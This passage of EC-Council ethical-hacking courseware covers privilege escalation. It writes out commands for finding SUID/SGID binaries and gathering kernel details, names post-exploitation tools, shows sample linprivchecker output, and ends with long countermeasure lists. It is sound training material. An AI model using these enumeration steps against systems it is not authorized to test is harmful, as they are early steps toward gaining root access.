  In Linux, there are some commands and binaries that can be executed by the attackers to elevate their privileges from non-root users to root users, if flags of SUID and SGID rights are set. Some of the executable commands that can be used by attackers to spawn a shell and escalate privileges are **`nmap`**, **`vim`**, **`less`**, **`more`**, **`bash`**, **`cat`**, **`cp`**, **`echo`**, **`find`**, **`nano`**, etc. Attackers can use the following commands to find SUID and SGID files in the target system:

  # Find SUID

  ```
  find / -perm -u=s -type f 2>/dev/null
  ```

  # Find GUID

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
find / -perm -g=s -type f 2>/dev/null
```

- **Kernel Exploits**

  Kernel exploits refer to programs that can exploit vulnerabilities present in the kernel to execute arbitrary commands or code with higher privileges. By successfully exploiting kernel vulnerabilities, attackers can attain superuser or root-level access to the target system. To run a kernel exploit, attackers must have configuration details of the target system. Attackers use the following commands to obtain details such as the OS, kernel version, and architecture of the target system:

  # OS

  ```
  cat /etc/issue
  ```

  # Kernel version


  ```
  uname -a
  ```

  # Architecture

  ```
  cat /proc/version
  ```

  Attackers search *https://www.exploit-db.com* and execute Python scripts such as linprivchecker.py to detect kernel exploits for escalating privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Tools

Privilege escalation tools such as BeRoot, linpostexp, Windows Exploit Suggester, etc. allow attackers to run a configuration assessment on a target system to find information about the underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, etc. Using this information, attackers can further find a way to exploit and elevate their privileges on the target system.

- **BeRoot**

  Source: *https://github.com*

  BeRoot is a post-exploitation tool to check common misconfigurations to find a way to escalate privilege.

  As shown in the screenshot, using this tool, attackers can obtain information about service permissions, writeable directories with their locations, permissions on startup keys, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.125: Screenshot of BeRoot showing service permissions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.126: Screenshot of BeRoot showing Startup keys and Taskscheduler permissions

- **linpostexp**

  Source: *https://github.com*

  The linpostexp tool obtains detailed information on the kernel, which can be used to escalate privileges on the target system.

  As shown in the screenshot, using this tool, attackers can obtain information about the kernel, filesystems, superuser, sudoers, sudo version, etc. Attackers can use this information to exploit vulnerabilities present in the kernel to elevate their privileges. The following command is used to extract this information about the target system:

  #python linprivchecker.py

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
┌─[root@parrot]─[/home/attacker/Downloads/linpostexp-master]
└──╼ #python linprivchecker.py
==========================================================================================
LINUX PRIVILEGE ESCALATION CHECKER
==========================================================================================

[*] GETTING BASIC SYSTEM INFO...

[+] Kernel
    Linux version 5.14.0-9parrot1-amd64 (team@parrotsec.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 2021011
0, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.14.9-9parrot1 (2021-10-26)

[+] Hostname
    parrot

[+] Operating System
    Parrot OS 5.0 \n \l

[*] GETTING NETWORKING INFO...

[+] Interfaces
    eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.1.13  netmask 255.255.255.0  broadcast 10.10.1.255
    inet6 fe80::deb2:9b3b:5490:d89b  prefixlen 64  scopeid 0x20<link>
    ether 02:15:5d:03:56:67  txqueuelen 1000  (Ethernet)
    RX packets 18182  bytes 15689507 (14.9 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 4514  bytes 1731351 (1.6 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
    lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```

Figure 6.127: Screenshot of linpostexp displaying kernel details

```
[*] GETTING FILESYSTEM INFO...

[+] Mount results
    sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
    proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
    udev on /dev type devtmpfs (rw,nosuid,relatime,size=4018268k,nr_inodes=1004567,mode=755,inode64)
    devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
    tmpfs on /run type tmpfs (rw,nosuid,nodev,noexec,relatime,size=813092k,mode=755,inode64)
    /dev/sda1 on / type btrfs (rw,noatime,nodiratime,nodatasum,nodatacow,space_cache,autodefrag,subvo
lid=257,subvol=/@)
    securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
    tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,inode64)
    tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k,inode64)
    cgroup2 on /sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursi
veprot)
    pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
    none on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
    systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=29,pgrp=1,timeout=0,minproto=5,
maxproto=5,direct,pipe_ino=19260)
    mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
    hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
    debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
    tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
    fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)
    configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
    /dev/sda1 on /home type btrfs (rw,noatime,nodiratime,nodatasum,nodatacow,space_cache,autodefrag,s
ubvolid=258,subvol=/@home)
    binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,nosuid,nodev,noexec,relatime)
    tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=813088k,nr_inodes=203272,mode=7
```

Figure 6.128: Screenshot of linpostexp showing filesystem info

Some additional privilege escalation tools are listed as follows:

- PowerSploit (*https://github.com*)
- FullPowers (*https://github.com*)
- PEASS-ng (*https://github.com*)
- Windows Exploit Suggester (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Privilege Escalation

1. Restrict **interactive logon privileges**
2. Run users and applications with the **lowest privileges**
3. Implement **multi-factor authentication** and **authorization**
4. Run services as **unprivileged accounts**
5. Implement a **privilege separation methodology** to limit the scope of programming errors and bugs
6. Use an **encryption technique** to protect sensitive data
7. Reduce the **amount of code** that runs with a particular privilege
8. Perform **debugging** using bounds checkers and stress tests
9. Thoroughly test the system for **application coding errors** and **bugs**
10. Regularly **patch** and **update** the kernel

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Privilege Escalation (Cont'd)

11. Change the UAC settings to "**Always Notify**"
12. Restrict users from writing files to the **search paths** for applications
13. Continuously **monitor file-system permissions** using auditing tools
14. **Reduce the privileges** of users and groups so that only legitimate administrators can make service changes
15. Use **whitelisting tools** to identify and block malicious software
16. Use **fully qualified paths** in all Windows applications
17. Ensure that all executables are placed in **write-protected directories**
18. In macOS, **make plist files read-only**
19. **Block unwanted system utilities** or software that may be used to schedule tasks
20. Regularly patch and update the **web servers**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Privilege Escalation

The best countermeasure against privilege escalation is to ensure that users have the lowest possible privileges that are adequate to use their system effectively. Thus, even if an attacker succeeds in gaining access to a low-privilege account, they will not be able to gain administrative-level access. Often, flaws in programming code allow such escalation of privileges on a target system. As stated earlier, an attacker can gain access to the network using a nonadministrative account and then gain the higher privileges of an administrator.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are the best countermeasures to defend against privilege escalation:

- Restrict interactive logon privileges.
- Run users and applications with the lowest privileges.
- Implement multi-factor authentication and authorization.
- Run services as unprivileged accounts.
- Implement a privilege separation methodology to limit the scope of programming errors and bugs.
- Use an encryption technique to protect sensitive data.
- Reduce the amount of code that runs with a particular privilege.
- Perform debugging using bounds checkers and stress tests.
- Thoroughly test the system for application coding errors and bugs.
- Regularly patch and update the kernel.
- Change UAC settings to "Always Notify" to increase the visibility of the user when UAC elevation is requested.
- Restrict users from writing files to the search paths for applications.
- Continuously monitor file-system permissions using auditing tools.
- Reduce the privileges of user accounts and groups so that only legitimate administrators can make service changes.
- Use whitelisting tools to identify and block malicious software that changes file, directory, or service permissions.
- Use fully qualified paths in all Windows applications.
- Ensure that all executables are placed in write-protected directories.
- In macOS, prevent plist files from being altered by users by making them read-only.
- Block unwanted system utilities or software that may be used to schedule tasks.
- Regularly patch and update the web servers.
- Disable the default local administrator account.
- Detect, repair, and fix any flaws or errors running in the system services.
- Keep the files read-only and provide write access to only the users and groups that require it.
- Incorporate the provisioning and de-provisioning of accounts to prevent the hijacking of orphaned accounts.
- Enable Data Execution Prevention (DEP) in Windows systems to block any executable code request.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Defend against the Abuse of sudo Rights

- Implement a strong password policy for sudo users.
- Turn off password caching by setting timestamp_timeout to 0 so that users must input their password every time sudo is executed.
- Separate sudo-level administrative accounts from the administrator's regular accounts to prevent theft of sensitive passwords.
- Update user permissions and accounts at regular intervals.
- Test sudo users with access to programs containing parameters for arbitrary code execution.

Defend against DCSync Attacks

The following are the best countermeasures to defend against DCSync attacks:

- Examine the permissions assigned to the users and administrators. Keep track of the accounts that request domain replication rights.
- Conduct security awareness training on the system configuration, system patch management, threat detection, and response systems.
- Deploy network surveillance tools such as Sean Metcalf and StealthDEFEND to accumulate DC IP addresses and decide which IP addresses need to be included in the replication list.

Defend against PPID Spoofing

- Verify PPID fields where information is stored to detect irregularities.
- Identify the legitimate parent process using the event header PID specified by **`ETW`**.
- Periodically analyze Windows API calls such as **`CreateProcess`** for malicious PIDs.
- Monitor system API calls exclusively assigning PPIDs to new processes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

